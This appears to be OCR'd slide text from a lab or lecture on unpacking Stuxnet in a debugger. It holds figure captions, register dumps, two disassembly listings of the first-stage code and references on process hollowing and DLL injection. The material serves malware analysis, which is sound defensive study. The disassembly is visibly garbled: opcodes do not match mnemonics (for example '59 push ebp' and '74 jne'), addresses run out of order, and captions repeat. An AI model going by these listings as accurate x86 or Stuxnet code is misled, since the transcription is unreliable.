


Figure: Stuxnet Unpacking - Offset to Stub

Unpacking Stuxnet

solutions: 0x0f

Decryption Routine

Registers:

- EAX 00000001
- EBX 00000001
- ECX 1000622C malware.1000622C

Stack:

- EBP 003F71B
- ESP 003F744
- SI 10006004 malware.10006004
- DI 00079400

Instruction:

- EIP 100010C0 malware.100010C0

Flags:

- EFLAGS 000000202
- ZF 0 PF 0 AF 0
- OF 0 SF 0 DF 0
- CF 0 TF 0 IF 1

LastError 00000000 (ERROR_SUCCESS)

LastStatus 00000000 (STATUS_SUCCESS)

GS 0028 FS 0053

ES 0028 DS 002B

CS 0023 SS 002B

x87R0 00000000000000000000000000000000 ST0 Empty

x87R1 00000000000000000000000000000000 ST1 Empty

x87R2 00000000000000000000000000000000 ST2 Empty

x87R3 00000000000000000000000000000000 ST3 Empty

x87R4 00000000000000000000000000000000 ST4 Empty

x87R5 00000000000000000000000000000000 ST5 Empty

x87R6 00000000000000000000000000000000 ST6 Empty

x87R7 00000000000000000000000000000000 ST7 Empty

x87Tagword FFFF

Default (stdcall)

- 1: [esp] 003FF94C
- 2: [esp+4] 003FB890
- 3: [esp+8] 0007AFCC
- 4: [esp+C] 10006004 malware.10006004
- 5: [esp+10] 003FFB74

malware.10006004

return to malware.10001232 from mal

Figure: Stuxnet Unpacking - Unpacking Routine

Unpacking Stuxnet

solutions: 0x0f




Figure: Stuxnet Unpacking - Unpacked Payload in Memory

Unpacking Stuxnet

solutions: 0x0f




Figure: Stuxnet Unpacking - Entropy After Stage 1

Unpacking Stuxnet

solutions: 0x0f

The screenshot shows the assembly view of the unpacked stage_1 module. The assembly code starts with:

```
0030F2C4 00 01        cmp byte ptr ss:[esp+0],1
0030F2D0 D0 00 00      pushad
0030F2D4 60              pusha [stage_1.10136000]
0030F2D8 BE 00E00010    lea edi,dword ptr ds:[esi-ED0000]
0030F2E2 6A 00          mov ebp,esp
0030F2E6 89E5            lea eax,dword ptr ss:[esp-3E80]
0030F2E9 31C0            xor eax,eax
0030F2EB 50              push eax
0030F2EC 31C0            xor eax,ebx
0030F2EE 50              push ebx
0030F2F0 46              inc esi
0030F2F2 46              inc esi
0030F2F4 53              push ebx
0030F2F6 8B441300      pushad
0030F2F8 57              push edi
0030F2FA 83C3 04        add ebx,4
0030F2FB 53              push ebx
0030F2FD 68 F3FF0700    push 77FF3
0030F2FE 56              push edi
0030F2FF 83C9 04        add ebx,4
0030F301 53              push ebx
0030F303 50              push eax
0030F305 C703 03000200    mov dword ptr ds:[ebx],20003
0030F309 90              nop
0030F30B 59              push ebp
0030F30D 55              push edi
```

The CPU register window shows:

EAX	00000000
EBX	00000001
ECX	0030F38C
EDX	00000020
ESP	0030F2C4
ECX	0030F3E4
EDI	0030F380

The EIP register is set to 1013600C. The Dump windows at the bottom show the UPX header and the first few bytes of the unpacked payload.

Figure: Stuxnet Unpacking - Start of Stage 2 (UPX)

Unpacking Stuxnet

solutions: 0x0f




Figure: Stuxnet Unpacking - Start of Stage 2 (UPX)

Unpacking Stuxnet

solutions: 0x0f

This screenshot shows the assembly view of a debugger during the unpacking of Stuxnet. The assembly pane displays the following code:

```
0042AA6  BB4C24 10    mov ecx,dword ptr ss:[esp+10]
0042AAE  B85424 0C    mov edx,dword ptr ss:[esp+C]
0042AB2  E8 F9FEFFFF  call stage_1.10042980
0042AB7  59            pop ecx
0042ABC  CC            int3
0042ABD  CC            int3
0042ABE  CC            int3
0042AC0  CC            int3
0042ACD  BB4C24 0C    mov edx,dword ptr ss:[esp+C]
0042AC4  BB4C24 04    mov ecx,dword ptr ss:[esp+4]
0042ACB  85D2          test edx,edx
0042ACA  74 69        jne stage_1.10042835
0042ACD  33 D0          xor eax,eax
0042ACF  B84424 08    mov byte ptr ss:[esp+8]
0042AD2  84C0          test al,al
0042AD5  75 16        jne stage_1.10042AEC
0042AD8  B1FA 00010000  cmp edx,100
0042ADE  72 00          jmp stage_1.10042AEC
0042AE1  B83D 6CAC0610 00  cmp dword ptr ss:[1006AC6C],0
0042AE5  74 05          jne stage_1.10042AEC
0042AE7  E9 B1300000  jmp stage_1.10045B90
0042AEC  57              push edi
0042AF0  B8F9            mov edi,ecx
0042AF2  B83FA 04      cmp edi,0
0042AF5  72 31          jne stage_1.10042B25
0042AF8  F7D9            neg ecx
0042AFB  A3E4 0A        add esp,4
```

The CPU register pane on the right shows the following values:

EAX	0030F264
EBX	00000001
ECX	0030F38C
EDX	00000020
EBP	0030F300
ESP	0030F2E4
ESI	0030F2F4
EDI	0030F380

The instruction pointer (EIP) is at address 10042AA6, which corresponds to stage_1.10042AA6.

Figure: Stuxnet Unpacking - Start of Stage 2 (UPX)

Unpacking Stuxnet

solutions: 0x0f




Figure: Stuxnet Unpacking - Start of Stage 2 (UPX)

Unpacking Stuxnet

solutions: 0x0f




Figure: Stuxnet Unpacking - Checking Entropy Again

Unpacking Stuxnet

solutions: 0x0f




Figure: Stuxnet Unpacking - Can View Strings and Functions!

References

- https://en.wikibooks.org/wiki/X86_Disassembly/Calling_Conventions
- <https://github.com/m0n0ph1/Process-Hollowing>
- <http://blog.sevagas.com/?PE-injection-explained>
- https://en.wikipedia.org/wiki/DLL_injection